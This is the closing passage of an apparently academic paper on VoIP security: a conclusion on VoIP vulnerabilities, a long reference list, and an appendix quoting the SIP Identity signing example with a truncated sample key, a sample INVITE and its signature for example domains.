As you can see, there is a wide variety of various VoIP technologies that are vulnerable to a multitude of different attacks. The Internet was not originally designed with security in mind and nor was the PSTN. They were both originally built to simply work. The security aspect was an afterthought and as such, there has been this seemingly endless game of cat and mouse between network security engineers and vendors fixing vulnerabilities, blocking malicious hosts, Vs. hackers finding and exploiting more. With that in mind, one wonders why all the various VoIP technologies available were not at birth designed with greater security in mind. Had the engineers who designed VoIP protocols sat down with security engineers at the drawing boards, it's likely there would be considerably less VoIP vulnerabilities now, and less to come in the future. VoIP vulnerabilities will increase due to the simple increased use of VoIP, more poorly written, buggy, and insecure code, user error, and the decreased use of POTS and the PSTN. They are being exploited now and will continue to be exploited in the future for various purposes, and by different people such as script kiddies that merely wants to have fun, the elite hackers that do it for pride or financial benefit, or an enemy country's military for strategic advancement. For the home user implementing VoIP, there will be financial savings at the cost of a lower quality of service, less voice and data security, and the need to power your modem and router to make a call specifically during a power outage. For the enterprise, there will be financial savings in terms of phone bill costs, the increased ability to have employees telework, and increase in productivity, also at the cost of less data and voice security, compliance with state and federal regulations for the privacy of voice in the financial and medical fields, and higher security training budgetary costs to train employees to be less trustful of their VoIP phones.

IX. References

APA Style:

1) Endler, David (2007). *Hacking exposed voIP:Voice over IP security secrets & solutions*. New York, NY: McGraw-Hill.
2) Ramteke, T (2001). *Networks: Second edition*. New Jersey: Prentice-Hall, Inc..
3) Unknown, (2003). VoIP Services - Broadband Phone Company Providers - VoIP Providers. Retrieved October 05, 2007, from VoIP 101 Web site: http://www.voipreview.org/101.aspx
4) Gittlen, S (2006, February 13). How do the feds tap phone lines - Network world. Retrieved September 10, 2007, from How do the feds tap phone lines? Web site: http://www.networkworld.com/news/2006/021306-wiretap.html?page=1
5) Performance Technologies, (2004). Signaling in Switched Circuit Networks. Retrieved November 1, 2007, from SS7/IP Interworking Tutorial - Signaling Web site: http://www.pt.com/tutorials/iptelephony/tutorial_voip_signaling.html
6) Poulsen, K (2004 July 7). VoIP Hacks gut caller ID. Retrieved September 13, 2007, from Security Focus Web site: http://www.securityfocus.com/news/9061
7) Sourceforge, (2005). Oreka. Retrieved November 10, 2007, from Oreka: Audio streams recording and retrieval Web site: http://oreka.sourceforge.net/
8) Balaban, M (2004). What is VoIPong. Retrieved November 2, 2007, from VoIPong - Voice over IP (VOIP) Sniffer and call detector Web site:

   http://www.enderunix.org/voipong/index.php?sect=main =en
9) Unknown, (2007, June). IANA Registration for IAX Enumservice. Retrieved October 21, 2007, from IETF Web site:

http://www.ietf.org/internet-drafts/draft-guy-iax-03.txt - Work in progress.

10) Jouanin, Y (2007, November 10). Asterisk manager API. Retrieved October 24, 2007, from Asterisk manager API - voip-info.org Web site: http://www.voip-info.org/wiki-Asterisk+manager+API

11) Troy, D (2007, October 1). AstManProxy. Retrieved October 24, 2007, from voip-info.org Web site: http://www.voip-info.org/wiki/view/AstManProxy

12) Thermos, Peter (2007, August 13). Threats in VoIP. Retrieved November 1, 2007, from Threats in VoIP Web site: http://www.enterpriseitplanet.com/security/features/article.php/3694056

13) Schulzrinne, H (2003, July). RTP: A Transport Protocol for Real-Time Applications. Retrieved November 1, 2007, from RTP: A Transport Protocol for Real-Time Applications Web site: http://www.rfc-editor.org/rfc/rfc3550.txt

14) Baugher, M (2004, March). The Secure Real-time Transport Protocol (SRTP). Retrieved November 2, 2007, from The Secure Real-time Transport Protocol (SRTP) Web site: http://www.ietf.org/rfc/rfc3711.txt

15) Unknown, (2007). H.R. 251: Truth in Caller ID Act of 2007. Retrieved November 4, 2007, from Govtrack.us Web site: http://www.govtrack.us/congress/bill.xpd?tab=main&bill=h110-251

16) Unknown, (2006, February 19). Uniden UIP1868P (VoIP Phone/Gateway) Default Password. Retrieved November 7, 2007, from SecuriTeam™ - Uniden UIP1868P (VoIP Phone/Gateway) Default Password Web site: http://www.securiteam.com/securitynews/5HP0E2KHPE.html

17) Unknown, (2005). AOH :: Default Passwords. Retrieved November 6, 2007, from AOH :: Default Passwords for Avaya Web site: http://artofhacking.com/etc/passwd-avaya.htm

18) jht2, (2007, November). NAT and VOIP. Retrieved November 7, 2007, from voip-info.org Web site: http://www.voip-info.org/wiki-NAT+and+VOIP

19) Rosenberg, J (2003, March). STUN - Simple Traversal of User Datagram Protocol (UDP) Through Network Address Translators (NATs). Retrieved November 7, 2007, from STUN - Simple Traversal of User Datagram Protocol (UDP) Through Network Address Translators (NATs). Web site: http://www.ietf.org/rfc/rfc3489.txt

20) Rosenberg, J (2007, October). Interactive Connectivity Establishment (ICE): A Protocol for Network. Retrieved November 15, 2007, from Interactive Connectivity Establishment (ICE): A Protocol for Network Web site: http://tools.ietf.org/html/draft-ietf-mmusic-ice-19 - Work in progress.

21) Unknown, (2005, November 9). Microsoft and Cisco Systems Announce Support for ICE Methodology to Deliver End-to-End Media Connections Across NATs. Retrieved November 16, 2007, from Microsoft Web site: http://www.microsoft.com/presspass/press/2005/nov05/11-09ICENATPR.mspx

22) Messmer, E (2007).Black Hat probes hacker exploits. VoIP security holes, virtualization rootkits, and botnets are hot topics.. *Network World*. *24*, 12-13.

23) Collier, M (2005, June 1). VoIP Vulnerabilities – Registration Hijacking. Retrieved November 15, 2007, from VoIP Vulnerabilities – Registration Hijacking Web site: http://download.securelogix.com/library/Registration_hijacking_060105.pdf

24) Techfaq, (2006). What is MGCP?. Retrieved November 28, 2007, from What is MGCP? Web site: http://www.tech-faq.com/mgcp.shtml

25) Sipera, (2006). SIP Trunk Security. Retrieved November 17, 2007, from Sipera - SIP Trunk Security Solutions Web site: http://www.sipera.com/index.php?action=solutions,apps_siptrunk

26) Unknown/Cisco, (2006, September 21). Converting a Cisco 7940/7960 SCCP Phone to a SIP Phone and the Reverse Process. Retrieved November 11, 2007, from Converting a Cisco 7940/7960 SCCP Phone to a SIP Phone and the Reverse Process Web site: http://www.cisco.com/warp/public/788/voip/handset_to_sip.html

27) Merdinger, S (2005, November 17). Vulnerability Summary CVE-2005-3722. Retrieved November 18, 2007, from Hitachi WirelessIP5000 IP Phone Multiple Vulnerabilities Web site: http://secunia.com/advisories/17628

28) Unknown/qwerty1979, (2007, March 18). 0009313: Asterisk segfaults upon receipt of a certain SIP packet (SIP Response code 0). Retrieved December 1, 2007, from 0009313: Asterisk segfaults upon receipt of a certain SIP packet (SIP Response code 0) Web site: http://bugs.digium.com/view.php?id=9313

29) Abdelnur , H (2007, March 19). Asterisk SIP Invite Message Remote Denial of Service Vulnerability. Retrieved November 21, 2007, from Asterisk SIP Invite Message Remote Denial of Service Vulnerability Web site: http://www.securityfocus.com/bid/23031/info

30) Grandstream, (2005). Budgetone-100 series User Manual. Retrieved November 28, 2007, from Budgetone-100 series User Manual Web site: www.grandstream.com/user_manuals/budgetone100.pdf

31) Parizo, E (2005, September 12). VoIP turns up the heat on firewalls. Retrieved December 1, 2007, from VoIP turns up the heat on firewalls Web site: http://searchvoip.techtarget.com/originalContent/0,289142,sid66_gci1123877,00.html

32) Hoover , J (2006, June 8). VoIP Security Alert: Hackers Start Attacking For Cash. Retrieved December 2, 2007, from VoIP Security Alert: Hackers Start Attacking For Cash Web site: http://www.informationweek.com/showArticle.jhtml?articleID=188702963

33) Materna, B (2007, October 23). A practical guide to locking down VoIP. *RSA Conference Europe*, Retrieved December 3, 2007, from http://www.voipshield.com/news/recent-press-coverage.html

34) Brooks, M (2007, March 1). Scam to steal personal information shows bank on caller ID. Retrieved December 2, 2007, from News Tribune Web site: http://www.newstribune.com/articles/2007/03/01/news_local/305local02cbscam.txt

35) Jonkman, M (2005, December 16). security.ids.snort.sigs. Retrieved November 9, 2007, from security.ids.snort.sigs Web site: http://osdir.com/ml/security.ids.snort.sigs/2004-12/msg00099.html

36) Tung, L (2007, August 20). Storm worm botnet threatens national security?. Retrieved December 3, 2007, from Storm worm botnet threatens national security? Web site: http://www.zdnet.com.au/news/security/soa/Storm-worm-botnet-threatens-national-security-/0,130061744,339281305,00.htm

37) York, D (2007, May 21). VoIP/IP Telephony in Estonia: Disrupted by Botnets?. Retrieved December 3, 2007, from VoIP/IP Telephony in Estonia: Disrupted by Botnets? Web site: http://www.circleid.com/posts/voip_ip_telephony_estonia_botnets/

38) Moldenauer, J (2007, August 21). Resource Exhaustion vulnerability in SIP channel driver. Retrieved December 3, 2007, from Asterisk Project Security Advisory - AST-2007-020 Web site: http://downloads.digium.com/pub/asa/AST-2007-020.html

39) Martinelli, J (2007, June 5). Vonage VoIP Telephone Adapter Default Misconfiguration. Retrieved December 2, 2007, from Vonage VoIP Telephone Adapter Default Misconfiguration Web site: http://www.securityfocus.com/archive/1/archive/1/470443/100/0/threaded

40) Berson, T (2005, October 18). Skype Security Evaluation. Retrieved November 21, 2007, from Skype Security Evaluation Web site: http://www.skype.com/security/files/2005-031%20security%20evaluation.pdf

41) Gennari, J (2006, May 16). RealVNC Server does not validate client authentication method. Retrieved December 2, 2007, from Vulnerability Note VU#117929 Web site: http://www.kb.cert.org/vuls/id/117929

42) Mier, E (2006, Mar 01). Cisco CallManager 5.0: Solidly SIP. Retrieved December 2, 2007, from Cisco CallManager 5.0: Solidly SIP Web site: http://www.bcr.com/equipment/product_reviews/cisco_callmanager_5.0:_solidly_sip_20060301987.htm

43) Cisco, (2005). Installing Cisco Security Agent for Cisco CallManager. Retrieved November 22, 2007, from Installing Cisco Security Agent for Cisco CallManager Web site: http://www.cisco.com/en/US/docs/voice_ip_comm/cucm/csa_token_ids/csa_ccmg.html#wp49143

44) Cisco, (2005). Voice Security. Retrieved November 25, 2007, from Cisco Unified Communications SRND Based on Cisco Unified Communications Manager 5.x Web site: http://www.cisco.com/en/US/products/sw/voicesw/ps556/products_implementation_design_guide_chapter09186a008063742b.html#wp1046685

45) Lewis, M (2006). Telephony Protocols. Retrieved December 8, 2007, from CCIE Voice Exam Quick Reference Sheets. Web site:

www.ciscopress.com/content/images/9781587053337/excerpts/1587053330_Excerpt.pdf

46) IBM ISS, (2007, July 11). Cisco Call Manager CTLProvider.exe Remote Code Execution. Retrieved November 26, 2007, from Cisco Call Manager CTLProvider.exe Remote Code Execution Web site: http://www.iss.net/threats/270.html

47) US-CERT/NIST, (2007, August 21). Vulnerability Summary CVE-2007-4459. Retrieved December 1, 2007, from Vulnerability Summary CVE-2007-4459 Web site: http://nvd.nist.gov/nvd.cfm?cvename=CVE-2007-4459

48) Cisco, (2006, July 12). Cisco Security Advisory: Multiple Cisco Unified CallManager Vulnerabilities. Retrieved December 2, 2007, from Cisco Security Advisory: Multiple Cisco Unified CallManager Vulnerabilities Web site: http://www.cisco.com/warp/public/707/cisco-sa-20060712-cucm.shtml

49) Skype, (2006). Skype and firewalls. Retrieved December 1, 2007, from Skype and firewalls Web site: http://www.skype.com/help/guides/firewalls/technical.html

50) Secunia, (2007, December 7). Skype skype4com URI Handler Buffer Overflow. Retrieved December 7, 2007, from Skype skype4com URI Handler Buffer Overflow Web site: http://secunia.com/advisories/27934/

51) Network Security Archive, (2005, April 20). Network Security Archive. Retrieved November 15, 2007, from Network Security Archive Web site: http://www.networksecurityarchive.org/html/Snort-Signatures/2005-04/msg00059.html

52) Skype, (2007, September 10). On the worm that affects Skype for Windows users. Retrieved December 1, 2007, from On the worm that affects Skype for Windows users Web site:

http://heartbeat.skype.com/2007/09/the_worm_that_affects_skype_fo.html

53) Kiernan, S (2007, September 10). W32.Pykspa.D. Retrieved December 1, 2007, from W32.Pykspa.D Web site: http://www.symantec.com/security_response/writeup.jsp?docid=2007-091011-2911-99&tabid=2

X. Appendix

1) “Consider the following private key and certificate pair assigned to 'atlanta.example.com' (rendered in Opens' format).

```
-----BEGIN RSA PRIVATE KEY-----

MIICXQIBAAKBgQDPPMBtHVoPkXV+Z6jq1LsgfTELVWpy2BVUffJMPH06LL0cJSQO

aIeVzIojzWtpauB7IylZKlAjB5f429tRuoUiedCwMLKblWAqZt6eHWpCNZJ7lONc

IEwnmh2nAccKk83Lp/VH3tgAS/43DQoX2sndnYh+g8522Pzwg7EGWspzzwIDAQAB

…

…

-----END RSA PRIVATE KEY-----

   -----BEGIN CERTIFICATE-----

MIIC3TCCAkagAwIBAgIBADANBgkqhkiG9w0BAQUFADBZMQswCQYDVQQGEwJVUzEL

MAkGA1UECAwCR0ExEDAOBgNVBAcMB0F0bGFudGExDTALBgNVBAoMBElFVEYxHDAa

BgNVBAMME2F0bGFudGEuZXhhbXBsZS5jb20wHhcNMDUxMDI0MDYzNjA2WhcNMDYx

…

…

-----END CERTIFICATE-----
```

A user of atlanta.example.com, Alice, wants to send an INVITE to bob@biloxi.example.org. She therefore creates the following INVITE request, which she forwards to the atlanta.example.org proxy server that instantiates the authentication service role:

```
         INVITE sip:bob@biloxi.example.org SIP/2.0

         Via: SIP/2.0/TLS
pc33.atlanta.example.com;branch=z9hG4bKnashds8

         To: Bob <sip:bob@biloxi.example.org>

         From: Alice
<sip:alice@atlanta.example.com>;tag=1928301774

         Call-ID: a84b4c76e66710
         CSeq: 314159 INVITE
         Max-Forwards: 70
         Date: Thu, 21 Feb 2002 13:02:03 GMT
         Contact: <sip:alice@pc33.atlanta.example.com>
         Content-Type: application/sdp
         Content-Length: 147

         v=0
         o=UserA 2890844526 2890844526 IN IP4
pc33.atlanta.example.com
         s=Session SDP
         c=IN IP4 pc33.atlanta.example.com
         t=0 0
         m=audio 49172 RTP/AVP 0
         a=rtpmap:0 PCMU/8000
```

When the authentication service receives the INVITE, it authenticates Alice by sending a 407 response. As a result, Alice adds an Authorization header to her request, and resends to the atlanta.example.com authentication service. Now that the service is sure of Alice's identity, it calculates an Identity header for the request. The canonical string over which the identity signature will be generated is the following (note that the first line wraps because of RFC editorial conventions):

```
   sip:alice@atlanta.example.com|sip:bob@biloxi.example.org|
   a84b4c76e66710|314159 INVITE|Thu, 21 Feb 2002 13:02:03 GMT|
   sip:alice@pc33.atlanta.example.com|v=0
   o=UserA 2890844526 2890844526 IN IP4 pc33.atlanta.example.com
   s=Session SDP
   c=IN IP4 pc33.atlanta.example.com

   t=0 0

   m=audio 49172 RTP/AVP 0

   a=rtpmap:0 PCMU/8000
```

The resulting signature (sha1WithRsaEncryption) using the private RSA key given above, with base64 encoding, is the following:

ZYNBbHC00VMZr2kZt6VmCvPonWJMGvQTBDqghoWeLxJfzB2a1pxAr3VgrB0SsSAa

ifsRdiOPoQZYOy2wrVghuhcsMbHWUSFxI6p6q5TOQXHMmz6uEo3svJsSH49thyGn

FVcnyaZ++yRlBYYQTLqWzJ+KVhPKbfU/pryhVn9Yc6U=

Accordingly, the atlanta.example.com authentication service will create an Identity header containing that base64 signature string (175 bytes). It will also add an HTTPS URL where its certificate is made available. With those two headers added, the message looks like the following:

```
   INVITE sip:bob@biloxi.example.org SIP/2.0

   Via: SIP/2.0/TLS
pc33.atlanta.example.com;branch=z9hG4bKnashds8

   To: Bob <sip:bob@biloxi.example.org>

   From: Alice <sip:alice@atlanta.example.com>;tag=1928301774

   Call-ID: a84b4c76e66710

   CSeq: 314159 INVITE

   Max-Forwards: 70

   Date: Thu, 21 Feb 2002 13:02:03 GMT

   Contact: <sip:alice@pc33.atlanta.example.com>

   Identity:

"ZYNBbHC00VMZr2kZt6VmCvPonWJMGvQTBDqghoWeLxJfzB2a1pxAr3VgrB0SsSAa

ifsRdiOPoQZYOy2wrVghuhcsMbHWUSFxI6p6q5TOQXHMmz6uEo3svJsSH49thyGn
```

```
      FVcnyaZ++yRlBYYQTLqWzJ+KVhPKbfU/pryhVn9Yc6U="

   Identity-Info:
<https://atlanta.example.com/atlanta.cer>;alg=rsa-sha1

   Content-Type: application/sdp

   Content-Length: 147


   v=0

   o=UserA 2890844526 2890844526 IN IP4 pc33.atlanta.example.com

   s=Session SDP

   c=IN IP4 pc33.atlanta.example.com

   t=0 0

   m=audio 49172 RTP/AVP 0

   a=rtpmap:0 PCMU/8000
```

atlanta.example.com then forwards the request normally. When Bob receives the request, if he does not already know the certificate of atlanta.example.com, he dereferences the URL in the Identity-Info header to acquire the certificate. Bob then generates the same canonical string given above, from the same headers of the SIP request. Using this canonical string, the signed digest in the Identity header, and the certificate discovered by dereferencing the Identity-Info header, Bob can verify that the given set of headers and the message body have not been modified. (Peterson, Jennings, 2006).

XI. Image Figures